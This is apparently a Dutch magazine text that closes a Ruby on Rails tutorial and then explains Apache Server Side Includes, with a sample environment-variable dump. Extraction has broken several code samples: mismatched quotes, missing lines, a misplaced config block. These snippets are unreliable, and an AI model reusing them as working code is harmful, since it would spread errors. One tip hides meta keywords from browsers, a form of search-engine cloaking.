Nu kan het model Message de gegenereerde databasetabel gebruiken. Modellen zijn Ruby-classes die zijn afgeleid van de basisklasse ActiveRecord::Base. Standaard bevinden deze zich in de directory app/models. De klasse Message zelf staat in het bestand app/models/message.rb en dat ziet er zo uit:


```
class Message < ActiveRecord::Base
end
```

Rails breidt de klasse Message voor elk veld van de tabel messages automatisch uit met een privé-attribuut en met de bijbehorende lees- en schrijfmethode ('getters en setters') – en dat dynamisch tijdens runtime. Veranderingen in de tabel hebben dus meteen effect op het model. Nieuwe of veranderde velden zijn meteen in de modelklasse beschikbaar zonder dat je de toepassing hoeft te actualiseren of de server moet herstarten. Hier zie je het 'don't repeat yourself'-principe van Rails in de praktijk: gegevens en functies mogen niet redundant voorkomen, waardoor het onderhoud makkelijker wordt.

Aangezien naast het model ook de controller en de views zijn gegenereerd, kun je de toepassing op http://localhost:3000/messages al meteen gebruiken. Je kunt er berichten genereren, bewerken en wissen.



Rails genereert werkende applicatiegeraamtes zonder dat je ook maar één regel programmacode hoeft te schrijven.



De componenten van Ruby on Rails

Ruby

Ruby (www.ruby-lang.org) is een puur objectgeoriënteerde scripttaal en werd voor het eerst gepubliceerd door de Japanner Yukihiro Matsumoto alias 'Matz' in 1995. Op het moment van schrijven is versie 1.9.1 de laatste. De taal is met name geïnspireerd door Smalltalk, Perl en Python. Zo biedt Ruby onder andere garbage collection, exception handling, threads, reflection (introspection), reguliere expressies en codeblokken. Die laatste worden door programmeurs meestal in combinatie met iterators gebruikt om loopconstructies te vervangen.

Ruby kent geen primitieve typen (zoals bijvoorbeeld Java): in Ruby is alles een object. Naast klassen zijn er modules, die aan de ene kant namespaces introduceren, maar die je ook kunt gebruiken als 'mixin' (vergelijkbaar met Java-interfaces) om hun methoden aan andere klassen te koppelen. Bij dat laatste veranderen de modulemethoden in instantiemethoden van de klasse. Ruby is open voor uitbreidingen; je kunt dus achteraf nog klassen en modules uitbreiden of veranderen – wat Rails flink uitbuit.

Met RDoc is er een fraaie tool voor het maken van HTML-documentatie bij broncode. Er is ook een debugger. Het beheer van Ruby-bibliotheken wordt door de pakketmanager RubyGem afgehandeld (vgl. CPAN voor Perl en setuptools voor Python). Er zijn allerlei IDE's, zoals het op Eclipse gebaseerde Aptana.

Sinhuis

Controllers besturen de controlestroom van een toepassing door HTTP-requests aan te nemen, af te handelen en uiteindelijk een HTML-pagina te genereren. Ze doen dit door zogenaamde Actions uit te voeren, oftewel publieke methoden van de controllerklasse. Als iemand bijvoorbeeld de url `http://localhost:3000/messages` opvraagt, wordt de methode `index` aangeroepen in de klasse `MessagesController` in het bestand `app/controllers/messages_controller.rb`:

```
class MessagesController < ApplicationController
  def index
    @messages = Message.find(:all)
    respond_to do |format|
      format.html
      format.xml { render :xml => @messages }
    end
  end
end
```

De methode `index` haalt eerst alle berichten uit de database en kent deze toe aan de instantievariabele `@messages`. De controller roept uit de klasse `Message` de methode `find` aan, die

Rails in elk model beschikbaar maakt. Afhankelijk van het formaat dat de client vraagt, levert de controller de berichten terug in XML of HTML. In geval van HTML wordt hiervoor het HTML-sjabloon `index.html.erb` gebruikt, dat de controller in `app/views/messages` zoekt. Dit illustreert het Rails-principe 'conventie boven configuratie'. Via de instantievariabele heeft het HTML-sjabloon toegang tot de berichten.

Naast HTML is er ook een eenvoudige presentatie voor XML, die Rails zonder sjabloon genereert. Om die te krijgen, moet in de HTTP-requestheader de regel "Accept: application/xml" staan of roep je de url gewoon met de extensie ".xml" aan, bijvoorbeeld `http://localhost:3000/messages.xml`. Andere formaten (PDF, XLS, CSV etc.) kun je zonder probleem toevoegen.

Behalve `index` heeft rails nog zes andere actions aangemaakt. De actions `show`, `create`, `update` en `destroy` hebben betrekking op een enkel bericht en komen overeen met de HTTP-methoden GET, POST, PUT en DELETE. De actions `new` en `edit` leveren de formulieren voor het aanmaken of actualiseren van een bericht.

Om deze actions op te starten, heb je een passende combinatie van HTTP-methode en url nodig. Zo geeft GET `/messages/1` het bericht met nummer één weer, met de HTTP-methode DELETE zou een aanroep van dezelfde url het bericht daarentegen wissen. Rails ondersteunt al sinds versie 2 deze architectuur, die bekend staat onder de naam REST (REpresentational State Transfer). REST verschilt van de gebruikelijke aanroep via url-parameters (bijvoorbeeld `http://localhost/messages?action=delete&id=1`). Omdat echter nog veel hedendaagse browsers de HTTP-methodes PUT en DELETE niet ondersteunen, simuleert Rails deze via een verborgen formulieveld.

Het mappen van de url en HTTP-methodes naar de bijbehorende controller en action wordt geregeld door de zogenaamde 'routing'. Je kunt in het configuratiebestand `config/routes.rb` bekijken welke definities er nodig zijn voor de resource `Message`:

```
ActionController::Routing::Routes.draw do |map|
  map.resources :messages
  ...
end
```

Rails genereert uit `map.resources :messages` tijdens runtime dynamisch de mapping van een messages-url naar de `MessagesController` en de action. Een overzicht over de samenwerking tussen methode en url met controller en action laat de volgende aanroep zien:

```
rake routes
```

Voor elke gedefinieerde route (bijv. `message`) genereert Rails dynamisch Ruby-methoden in de vorm `<route>_path` en `<route>_url`, bijvoorbeeld `message_url`. De eerste levert een relatief pad als `/messages/1`, de tweede de complete url (`http://localhost:3000/`

`messages/1`). Deze methoden worden in de HTML-code van de views gebruikt, waar ze bijvoorbeeld links genereren.

Uitzicht

De sjablonen voor de views bevatten niet alleen HTML maar ook Ruby-code, die de dynamische data uitlevert. Hiervoor gebruikt Rails de Embedded Ruby Interpreter, die naar `<% ... %>` zoekt en de daartussen gevonden code uitvoert – bijvoorbeeld in `index.html.erb`:

```
<% for message in @messages %>
  <tr>
    <td> <%=h message.title %></td>
    <td> <%=h message.description %></td>
    <td> <%= link_to 'Show', message %></td>
    <td> <%= link_to 'Edit', edit_message_?
      path(message) %></td>
    <td> <%= link_to 'Destroy' message, ?
      :confirm => 'Are you sure?', :method => :delete %></td>
  </tr>
<% end %>
```

De `for`-lus gebruikt dan de instantievariabele `@messages` die de controller in de action `index` toewijst. Voor elk bericht schrijft de interpreter een nieuwe tabelrij. Zogenaamde helpers als `link_to` vereenvoudigen het genereren van steeds weer benodigde HTML-code. De helper gebruikt de door de routing genereerde methoden zoals `edit_message_path` in plaats van de url's vast gecodeerd en dus inflexibel in de HTML te schrijven. Veranderingen worden centraal in `routes.rb` gedefinieerd.

In het geval van `Show` en `Destroy` gebruikt de view in plaats van de routingmethode `message_path(message)` direct de actuele instantie van het bericht: voor `Show` gebeurt er een GET op `/messages/[id]`, bij `Destroy` zorgt de parameter `:method` ervoor dat Rails een DELETE op `messages/[id]` uitvoert.


De views die de scaffold-generator aanmaakt, zijn zo minimalistisch ontworpen dat je ze flink zult moeten aanpassen om ze professioneel te gebruiken. Scaffolding is dan ook niet iets wat je veel kunt blijven doen terwijl je een Rails-applicatie bouwt – het helpt enkel erg goed als je net begint.

Wagons

Ook om het nieuwsforum uit te breiden met een reactiesysteem, kun je dus geen scaffolding gebruiken. Daarvoor heb je een model `Comment` met de bijbehorende databasetabel `comments` nodig. Toch kun je ook daar de generator een migratiescript laten maken en dit uitvoeren:

```
ruby script/generate model comment body:text ?
                                     message_id:integer
rake db:migrate
```

Elke reactie hoort bij precies één bericht, dus bevat de tabel `comments` de sleutel `message_id`. Deze attribuutnaam ontstaat wederom via de Rails-conventie (model plus extensie



Dankzij de Rails-automatismen is een re-actiefunctie snel gebouwd.

"_id"), waarbij het framework bijna zonder configuratie met de 1:n-relatie kan omgaan. Op modelniveau hoeft je maar twee kleine aanvullingen te maken: de automatisch gegenereerde klasse `Comment` (`app/models/comment.rb`) heeft een `belongs_to`-opdracht nodig:

```
class Comment < ActiveRecord::Base
  belongs_to :message
end
```

... en de tegenhanger daarvan, de klasse `Message`, modelleert een `has_many`-declaratie:

```
class message < ActiveRecord::Base
  has_many :comments
end
```

De 1:n-relatie weerspiegelt zich ook in de routingconfiguratie:

```
map.resources :messages, :has_many => :comments
```

Dankzij deze routing kun je bijvoorbeeld met de url `http://localhost:3000/messages/:message_id/comments` alle reacties bij een bericht opvragen, waarbij je `:message_id` vervangt door de id van dat bericht. Dit adres maakt de afhankelijkheid tussen de reacties en een bericht duidelijk. Voordat deze url-aanroep kan werken, moet je echter nog een paar controllers en views aanmaken.

Seinen

We kunnen nu reacties tonen, maar er ontbreekt nog een mogelijkheid om ze in te voeren. Om dit te realiseren, gaan we uit van een gegenereerde single-view voor berichten in `apps/views/messages/show.html.erb`. We breiden de view als volgt uit:

```
<h3>Commentaren:</h3>
<ul><% for comment in @message.comments %>
<li><%= comment.body %></li>
<% end %></ul>
<h3>Commentaar toevoegen:</h3>
<% form_for([@message, @comment]) do |f| %>
```

```
<p><%= f.text_area :body %></p>
<p><%= f.submit "Add" %></p>
<% end %>
```

Het eerste blok laat alle reacties bij een bericht zien. In het formulier eronder kunnen nieuwe reacties worden ingevoerd. De helper `form_for` krijgt de `Message`- en `Comment`-instantie waaruit hij de url samenstelt die bij het versturen van het formulier aangeroepen moet worden. Die laatste moet echter nog in de action bij de view worden gedefinieerd, dus in `messages_controller.rb`:

```
def show
  @message = Message.find(params[:id])
  @comment = Comment.new
  ...
```

Vertrek

Het versturen van het formulier start de action `create` in de `CommentsController`. Die controller bestaat echter pas na het volgende commando:

```
ruby script/generate controller comments
```


De controller `app/controllers/comments_controller.rb` bevat nu een lege klassedefinitie. De actie `create` ontbreekt nog, en moet er als volgt uitzien:

```
class CommentsController < ApplicationController
  def create
    message = Message.find(params[:message_id])
    @comment = Comment.new(params[:comment])
    @comment.message = message
    @comment.save
    redirect_to(message)
  end
end
```

Via de parameter `message_id` ontvangt de action de id van het bericht en laadt hij deze. De volgende regel genereert een nieuwe instantie van `Comment` met de formulierparameters (`params[:comment]`). De methode `Comment.message` is door de model-definitie `belongs_to :message` beschikbaar en wijst de commentaar aan zijn bericht toe. Als laatste start het script de actie `Show` van het bericht.

Vervoersbewijzen alstublieft!

Er is eigenlijk geen webtoepassing die het zonder controle op gebruikersinvoer kan stellen. Rails-applicaties valideren op basis van hun modellen. Rails bevat daarvoor namelijk een reeks van statische hulpmethoden. Als je die in je modelklasse integreert, kunnen ze de attributwaarden van de klasse controleren. Bijvoorbeeld: ieder bericht in het nieuwsforum heeft een titel nodig, anders moet het onmogelijk zijn de data op te slaan. Op modelniveau realiseer je zo'n check door de methode `validates_presence_of` aan te roepen in de modelklasse `Message` in `app/models/message.rb`:



Ingebouwde validatiehulpers regelen de foutafhandeling bij onvolledige gebruikersinvoer.

```
class Message < ActiveRecord::Base
  has_many :comments
  validates_presence_of :title
end
```

En inderdaad: meteen reageert Rails met een foutmelding op elke poging om onder `http://localhost:3000/messages/new` een bericht zonder titel te bewaren. Naast de methode `validates_presence_of` kent Rails nog allerlei andere validatiehulpjes, bijvoorbeeld voor dataformaten en lengtebeperkingen, evenals enkele callback-methoden.

Eindstation

Rails biedt nog veel meer mogelijkheden dan we hier kort hebben geschetst. Zo kun je e-mails verzenden en ontvangen, biedt Rails als een van de eerste webframeworks ondersteuning voor Ajax, en ondersteunt Rails sinds versie 2.2 makkelijkere internationalisatie. Vanaf het eerste begin kun je Rails-toepassingen makkelijk testen – je kunt met zogenaamde unit-tests alle afzonderlijke applicatieonderdelen controleren binnen modellen, controllers en views. Er is voldoende documentatie te vinden en er zijn talloze boeken over Ruby en Rails geschreven.

Toch maakt ook deze snelle introductie de belangrijkste mogelijkheden van Ruby on Rails al redelijk duidelijk. Door het concept van 'conventie boven configuratie' heeft een typische Rails-toepassing maar weinig aanpassingen nodig. Het 'don't repeat yourself'-principe maakt de code kort en makkelijker beheersbaar. Bij een scripttaal als Ruby verlies je bovendien geen tijd aan compileren en deployment. De duidelijke MVC-architectuur en de goede ondersteuning van unit-tests maken het programmeren effectief en robuust.

Naar boven staan alle mogelijkheden open. Met JRuby sluiten Ruby en ook Rails aan bij de Java-wereld. Rails 2.2 kan veilig met threads werken en maakt het gebruik van een connection-pool voor databaseverbindingen mogelijk. Hiermee worden Ruby en Rails ook interessant voor bedrijven die al vooral over Java-georiënteerde applicaties beschikken. (mja) 



Herbert Braun, Sven Lennartz

Websitepuzzel

Dynamische websites met Server Side Includes

Veel beginnende webdesigners denken dat je voor dynamische websites programmeerkennis of complexe kant-en-klaaroplossingen nodig hebt. Mis! Met Server Side Includes (SSI) kun je met eenvoudige middelen heel veel voor elkaar krijgen.

Het idee heerst nog steeds dat je dynamisch te actualiseren websites alleen via een contentmanagementsysteem of met enorm veel gedoe met PHP kunt realiseren. En dat terwijl de meeste web servers een eenvoudig, robuust alternatief voor handen hebben. Hoewel Server Side Includes (SSI) alles behalve nieuw zijn, zijn maar weinig webdesigners ermee bekend. SSI kunnen weliswaar qua functieomvang niet aan een scripttaal tippen, maar ze zijn wel makkelijk in gebruik en kunnen in veel gevallen een oplossing zijn.

SSI-instructies worden op de server uitgevoerd, waardoor de browser zelf niets met het SSI-script hoeft te doen. De oorspronkelijk voor Apache ontwikkelde SSI-scripts functioneren naast Apache ook op andere gangbare web servers, bijvoorbeeld op Microsofts In-

ternet Information Services (IIS). Bovendien ondersteunen veel shared-hostingpakketten Server Side Includes. Normaal gesproken is de extensie .shtml gebruikelijk voor webpagina's waarop SSI-scripts draaien.

Server Side Includes hebben toegang tot servervariabelen en zijn in staat om verschillende browsers elk een browserspecifieke websiteversie aan te leveren. Ook is het mogelijk om externe scripts aan te roepen en hun output in de webpagina op te nemen. Dit biedt de mogelijkheid om externe stukjes code en volledige bestanden in de website te integreren, waardoor je met weinig moeite een dynamische website in elkaar zet.

Voordat je echter direct in het diepe springt, kun je beter eerst een pagina aanmaken met de extensie .shtml en daar de volgende code in plaatsen:

```
<!--#printenv-->
```

Vervolgens upload je het bestand naar de server en voer je het uit. Deze regel geeft de server de opdracht een lijst van de beschikbare omgevingsvariabelen weer te geven. Deze informatie omvat onder andere absolute paden, taal, host, browser, IP-adres, serveradmin, servernaam, servertype, de URL van de opgevraagde site en de datum. Al deze waarden kun je ook afzonderlijk weergeven via SSI-statements.

Syntax

Alle SSI-opdrachten worden geschreven zoals in het bovenstaande voorbeeld. Je begint met het HTML-commentaarteken <!-- gevolgd door een hekje en de opdracht zelf (zonder spatie). Voor het afsluitende HTML-commentaarteken --> moet wel een spatie staan. De declaratie als HTML-commentaar heeft als voordeel dat je de SSI-opdrachten niet in de browser kunt zien wanneer je de bestanden op een lokaal bestandssysteem uitvoert of op een server zonder SSI-ondersteuning. Je kunt de opdracht ook van attributen voorzien:

```
<!--#opdracht attribuut="waarde" -->
```

Het aantal opdrachten dat door SSI wordt ondersteund, is beperkt. Maar het gaat tenslotte ook niet om een echte programmeertaal. Normaal gesproken ondersteunt een server deze twaalf expressies en attributen:


```

printenv
set var="..." value="..."
echo var="..." encoding="..."
flastmod file/virtual="..."
fsize file/virtual="..."
config timefmt/sizefmt/errmsg="..."
include file/virtual="..."
exec cgi/cmd="..."
if expr="..."
elif expr="..."
else
endif

```

Met `set` definieer je variabelen. Hiervan kun je de waarde met `echo` weergeven, eventueel met een opgave van de gewenste tekencodering. Bovendien kan `echo` de op de server beschikbare omgevingsvariabelen afdrukken. Welke dat precies zijn, kun je met de opdracht `printenv` zien. Wij hebben de meest gebruikte omgevingsvariabelen op p.122 voor je op een rijtje gezet.

Verdere site-informatie krijg je via de SSI-opdrachten `flastmod` en `fsize`. De volgende regel verwijst naar een extern bestand waarin de tijd wordt afgedrukt van de laatst doorgevoerde wijziging:

```
<p>Laatste wijziging: <!--#flastmod file=actueel.shtml --></p>
```

De server vertaalt dit in:

```
<p>Laatste wijziging: Friday, 5-Jun-2009 11:37:32 CET</p>
```

`file` geeft het pad aan op het bestandssysteem van de server en `virtual` is een relatieve URL. In dit geval werken beide. Als je een backslash aan het begin van het pad gebruikt, dan volgt het script de mappenstructuur vanaf de rootmap van de webserver.

De Engelstalige datum- en tijdsnotatie ziet er echter niet zo fraai uit. Om de notatie aan te passen, kun je de opdracht `config` in combinatie met een rijtje parameters gebruiken. Die zijn al bekend uit de naar C++, PHP en Unix geporteerde C-functie `strftime()`:

```
<!--#config timefmt="%d.%m.%Y %H:%M" -->
```

Dit werkt ook bij alle andere datumopgaven, bijvoorbeeld bij de actuele serverdatum die je met `<@>echo<@>` en een omgevingsvariabele op je webpagina tovert:

```
<!--#echo var="DATE_LOCAL" -->
```

Je kunt ook de notatie van de bestandsgrootte configureren, namelijk via `fsize`. Bij `config sizefmt` heb je echter alleen de keuze tussen bytes en abbrev, wat bijvoorbeeld '3K' uitgeeft.

Met `flastmod` en `fsize` kun je ook informatie over andere bestanden op de server weergeven. Als je gegevens van de huidige webpagina wilt uitlezen, dan gebruik je in plaats van de bestandsnaam de omgevingsvariabele `DOCUMENT_NAME` in de SSI-opdracht. Deze variabele moet je dan wel als omgevingsvariabele met `${...}` kenmerken.

```
<!--#fsize file="${DOCUMENT_NAME}" -->
```

De uitgifte van het pad en de bestandsnaam van de opgeroepen pagina behoren tot de standaardfuncties van SSI. Dat is zeer handig bij links. `DOCUMENT_URI`, `DOCUMENT_NAME` en `SERVER_NAME` zijn hierbij de belangrijkste variabelen.

Veel websites hebben een 'Vorige pagina'-link die vaak met behulp van JavaScript draait. Het volgende SSI-script kan als alternatief dienen:

```
<a href="<!--#echo var="HTTP_REFERER" -->">Vorige pagina</a>
```

Dit werkt echter alleen als de client-pc de te ruggave van de HTTP-referer niet blokkeert, iets wat bij veel browsers als privacymaatregel kan worden ingesteld.

Server Side Includes zijn pas echt in hun element als je ze gebruikt bij het inbedden van andere pagina's in een website. Dat is de functie waar ze tenslotte hun naam aan te danken hebben. De mogelijkheden zijn talrijk: in plaats van menu's elke keer opnieuw in elke HTML-pagina te kopiëren, maak je het menu één keer aan in een afzonderlijk bestand. De hoofdwebpagina bevat voor de include dan de volgende opdracht:

```
<!--#include virtual="menu.html" -->
```

Zo hoef je aanpassingen aan het menu nog maar in één bestand door te voeren. Hetzelfde trucje kun je toepassen bij de bestands-titel, voetnoten en andere terugkerende website-elementen.

Zo kun je dus meerdere includes in een pagina inbedden. Zo kan een website een SSI-pagina aanroepen die de actuele datum uitgeeft. Hiervoor moet ook de ingebedde pagina op `.shtml` eindigen. Op die manier kun je bijvoorbeeld naar een voor afdrukken geschikte pagina doorlinken:

```
<a href="<!--#echo var="DOCUMENT_URI" -->?print">">Pagina afdrukken</a>
```

Deze link staat in een menu dat als een include in de webpagina geïntegreerd is. De SSI-opdracht stelt de URL vast van de huidige pagina, waardoor het menu op elke willekeurige pagina kan worden gebruikt.

Server Side Includes kunnen ook CGI-scripts aanroepen. Zo kun je het resultaat van een counter die het aantal pageviews bijhoudt in de opgeroepen webpagina opnemen:

```
<!--#exec cgi="/cgi-bin/counter.pl" -->
```

Met `<!--#exec cmd="..." -->` kun je toepassingen op de server uitvoeren, indien je daar als website-eigenaar de rechten toe hebt. Overigens kun je de `exec`-opdracht door `include` vervangen, aangezien ook deze opdracht het script uitvoert en het resultaat in de website opneemt. Volgens de Apache-documentatie is dit ook de beste manier.

Conditie

Ondanks dat SSI geen volwaardige programmeertaal is, kun je er complexe dingen mee realiseren. De opdrachten `if`, `elif`, `else` en `endif` zijn voorwaardelijke structuren die deels reguliere expressies ondersteunen.

Binnen deze syntaxis is `expr=` een noodzakelijk bestanddeel. Als het resultaat waar is, wordt de tekst tot aan het laatste `elif`, `else`- of `endif`-element in de uitgifte meegenomen. De conditie eindigt pas wanneer de SSI-processor een `endif`-statement tegenkomt.

```

<!--#if expr="${HTTP_USER_AGENT} = /MSIE/" -->
Internet Explorer ...
<!--#elif expr="${HTTP_USER_AGENT} = /Opera/" -->
Opera ...
<!--#else -->
andere browser ...
<!--#endif -->

```

Deze browsercheck bekijkt de waarde van de omgevingsvariabele `HTTP_USER_AGENT`, waarachter zich het browserkenmerk uit het HTTP-verzoek bevindt. Net als in bovenstaand voorbeeld moet je die als omgevingsvariabele met `${...}` kenmerken. Tussen de slashes staat een reguliere expressie, in dit geval een simpele zoekstring. De vergelijking wordt door een simpel gelijkteken uitgevoerd (geen dubbel gelijkteken zoals in de meeste programmeertalen). `!=` is het niet-gelijk-aan-teken. Overigens hebben de groter-/kleinervergelijkingstekens `>`, `<`, `>=` en `<=` geen betrekking op getallen, maar op strings, waardoor ze in de praktijk niet echt handig zijn.

Als de conditie waar is, levert de server de bijbehorende tekst uit. Is de conditie niet waar, dan vergelijkt hij de waarde met de output van `elif` (in andere programmeertalen bekend als 'elsif', 'elseif' of 'else if'). Als de waarde ook hier niet overeenkomt, gaat hij verder naar `else`. Tenslotte beëindigt `endif` de voorwaardelijke lus. `elif` en `else` zijn optioneel.



Bij programmeerprutswerk in de SSI-syntaxis breekt de server af met een configureerbare foutmelding.

Omgevingsvariabelen

CONTENT_TYPE	MIME-type
DATE_GMT	Greenwich Mean Time (GMT)
DATE_LOCAL	Datum en tijd
DOCUMENT_NAME	Bestandsnaam
DOCUMENT_URI	Pad en bestandsnaam op de server
HTTP_REFERER	URL van waar de bezoeker vandaan komt
HTTP_USER_AGENT	Browserherkenning
LAST_MODIFIED	Datum bestand laatst gewijzigd
QUERY_STRING	HTTP-opdrachtstring
REMOTE_ADDR	IP-adres gebruiker
REQUEST_METHOD	HTTP-methode (GET, POST etc.)
SERVER_ADDR	IP-adres van de server
SERVER_NAME	Hostnaam van de server
SERVER_PROTOCOL	HTTP-versie
SERVER_SOFTWARE	gebruikte serversoftware en -versie

De meeste servers stellen deze en verdere omgevingsvariabelen voor SSI beschikbaar.

Op deze manier zou de server bij bepaalde browsers browserspecifieke stylesheets of scripts kunnen gebruiken. Overigens ben je ook hier afhankelijk van de waarheidsgetrouwheid van de informatie die de client levert.

Trukendoos

Browserherkenning werkt natuurlijk ook met includes. Zo kun je aangepaste menu's, links, kop- of voetteksten voor bepaalde browsers creëren en browserspecifiek integreren.

```
<!--#if expr="$HTTP_USER_AGENT" = /MSIE/" -->
<!--#include file="ie.inc" -->
<!--#else -->
<!--#include file="firefox.inc" -->
<!--#endif -->
```

Naast reguliere expressies zijn ook eenvoudige stringvergelijkingen mogelijk naar het schema `expr="variable = 'waarde'"`. Apache 2.2 ondersteunt reguliere expressies naar de machtige Perl-standaard, terwijl de mogelijkheden in het wijdverspreide Apache 1.3 wat bescheidener zijn. Toch kun je er wel wat trucjes mee uitvoeren:

```
<!--#if expr="$QUERY_STRING" = /&id=[a-z]+/ -->
    $QUERY_STRING = /&id=[a-z]+/" -->
<!--#endif -->
```

Dit statement vergelijkt twee door een logische OF-operator (||) gescheiden voorwaarden, waarvan er dus maar een waar hoeft te zijn. Je kunt hier ook een AND-operator (&&) gebruiken. In dit voorbeeld

wordt er met `QUERY_STRING` vergeleken, dus de door vraagtekens afgescheiden URL-parameter ('a=123&b=xyz' in `www.example.com?a=123&b=xyz`). In het eerste deel van de expressie wordt gevraagd of deze variabele '&id=' gevolgd door een of meerdere kleine letters ([a-z]+) bevat. De backslash voorkomt dat de server door het gelijktaken in de war raakt. De tweede zoekstring is identiek tot aan het &-teken. Hier moet de gezochte waarde vanwege het dakje ^ aan het begin van `QUERY_STRING` staan.

Met dit handigheidje op zak, kun je browseromleidingen creëren om...

```
<!--#if expr="$HTTP_USER_AGENT" = /Lynx/" -->
<meta http-equiv="refresh" content="0;7
                                URL=alleentekst.html">
<!--#endif -->
```

...een deel van de website weg te laten voor een printbare versie...

```
<!--#if expr="$QUERY_STRING" != 'print'" --> Menu
<!--#endif -->
```

...of metatags voor zoekmachines te maskeren zodat ze onzichtbaar zijn voor concurrenten:

```
<!--#if expr="$HTTP_USER_AGENT" != /Mozilla/" -->
<meta name="keywords" content="..." />
<!--#endif -->
```

Zowel bij Firefox als bij Internet Explorer begint de browseridentificatie met 'Mozilla'.

Server Side

De naam zegt het al: Server Side Includes werken aan de kant van de server. Bij de lokale afhandeling zie je noch de includes noch hun resultaat, tenzij je een ontwikkel-omgeving hebt draaien met lokale server. Een XAMPP-installatie (zie p.106) is hiervoor een mogelijkheid.

Een Apache-server behandelt Server Side Includes via de module `mod_include`. In het configuratiebestand `httpd.conf` in de map `conf` kun je bij de waarde `AddType` extensies toevoegen voor MIME-typen:

```
AddType text/html .shtml
```

Bovendien zul je onder Options voor de betreffende map (in de regel `htdocs`) Includes moeten activeren:

```
DOCUMENT_ROOT=/home/strato/www/ctwww.ctester.nl/htdocs HTTP_ACCEPT=* HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=nl HTTP_CONNECTION=Keep-Alive
HTTP_COOKIE=__utma=234508876.1604957298410920000.1238759860.1238762780.2.1__utmz=234508876.1238759860.1.1__utmc=direct
[utmc=direct]utmcid=(none) HTTP_HOST=www.ctester.nl HTTP_USER_AGENT=Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; NET CLR 1.1.4322; NET CLR 2.0.50727) INTERNAL_ROOT=/home/strato/http/premium/web4/33/33/52069533/htdocs/
PATH=/usr/bin:/sbin:/usr/sbin:/usr/sbin:/opt/sbin:/usr/local/bin:/usr/local/sbin:/usr/ccs/bin:/usr/lib:/opt/RZssh/bin:/opt/RZtools/bin:/opt/RZphpdev/bin
REMOTE_ADDR=85.148.156.67 REMOTE_PORT=18905 RZ_php=5
SCRIPT_FILENAME=/home/strato/http/premium/web4/33/33/52069533/htdocs/sitest.shtml SCRIPT_URI=http://www.ctester.nl/sitest.shtml
SCRIPT_URL=/sisitest.shtml SERVER_ADDR=192.168.48.139 SERVER_ADMIN=service@webmail.de SERVER_NAME=www.ctester.nl
SERVER_PORT=80 SERVER_SIGNATURE= SERVER_SOFTWARE=Apache/1.3.37 (Unix) ssl-unclean-shutdown=1 UNIQUE_ID=5idccCoKzAAgGzOmrv
VH=ctester.nl Vr=premium/web4/33/33/52069533/htdocs GATEWAY_INTERFACE=CGI/1.1 SERVER_PROTOCOL=HTTP/1.1 REQUEST_METHOD=GET
QUERY_STRING=REQUEST_URI=/sisitest.shtml SCRIPT_NAME=/sisitest.shtml DATE_LOCAL=Monday, 08-Jun-2009 12:19:29 MEST
DATE_GMT=Monday, 08-Jun-2009 10:19:29 GMT LAST_MODIFIED=Monday, 08-Jun-2009 12:19:26 MEST DOCUMENT_URI=/sisitest.shtml
DOCUMENT_PATH_INFO=/USER_NAME=user#1350402 DOCUMENT_NAME=/sisitest.shtml
```

De server stelt de SSI-ontwikkelaar een aantal omgevingsvariabelen beschikbaar. Welke dat zijn, kun je met de opdracht `printenv` achterhalen.

Opdrachtparameters

%a	Afkorting weekdag
%A	Weekdag
%b	Afkorting maand (naam)
%B	Maand (naam)
%d	Dag van de maand (01 tot 31)
%e	Dag van de maand (1 tot 31) zonder nullen
%H	Uur (00 tot 23)
%j	Dag van het jaar (001 tot 366)
%m	Maand (01 tot 12)
%M	Minuut (00 tot 59)
%n	Nieuwe regel
%S	Seconde (00 tot 60)
%U	Kalenderweek (00 tot 53), begint bij zondag
%w	Weekdag (zondag = 0)
%W	Kalenderweek (00 tot 53), begint bij maandag
%x	Standaard datum
%X	Standaard tijd
%y	Jaar, notatie met 2 cijfers
%Y	Jaar, notatie met 4 cijfers
%Z	Tijdzone
abbrev	Bestands grootte in KB en MB
bytes	Bestands grootte in bytes

De notatie van de per SSI uitgegeven datum en tijd kun je in detail aanpassen.

Options Indexes FollowSymlinks Includes

Als je wilt dat de server het bestand `index.shtml` als startpagina van een map herkent, dan is ook de volgende instelling vereist:

```
DirectoryIndex index.shtml index.html
```

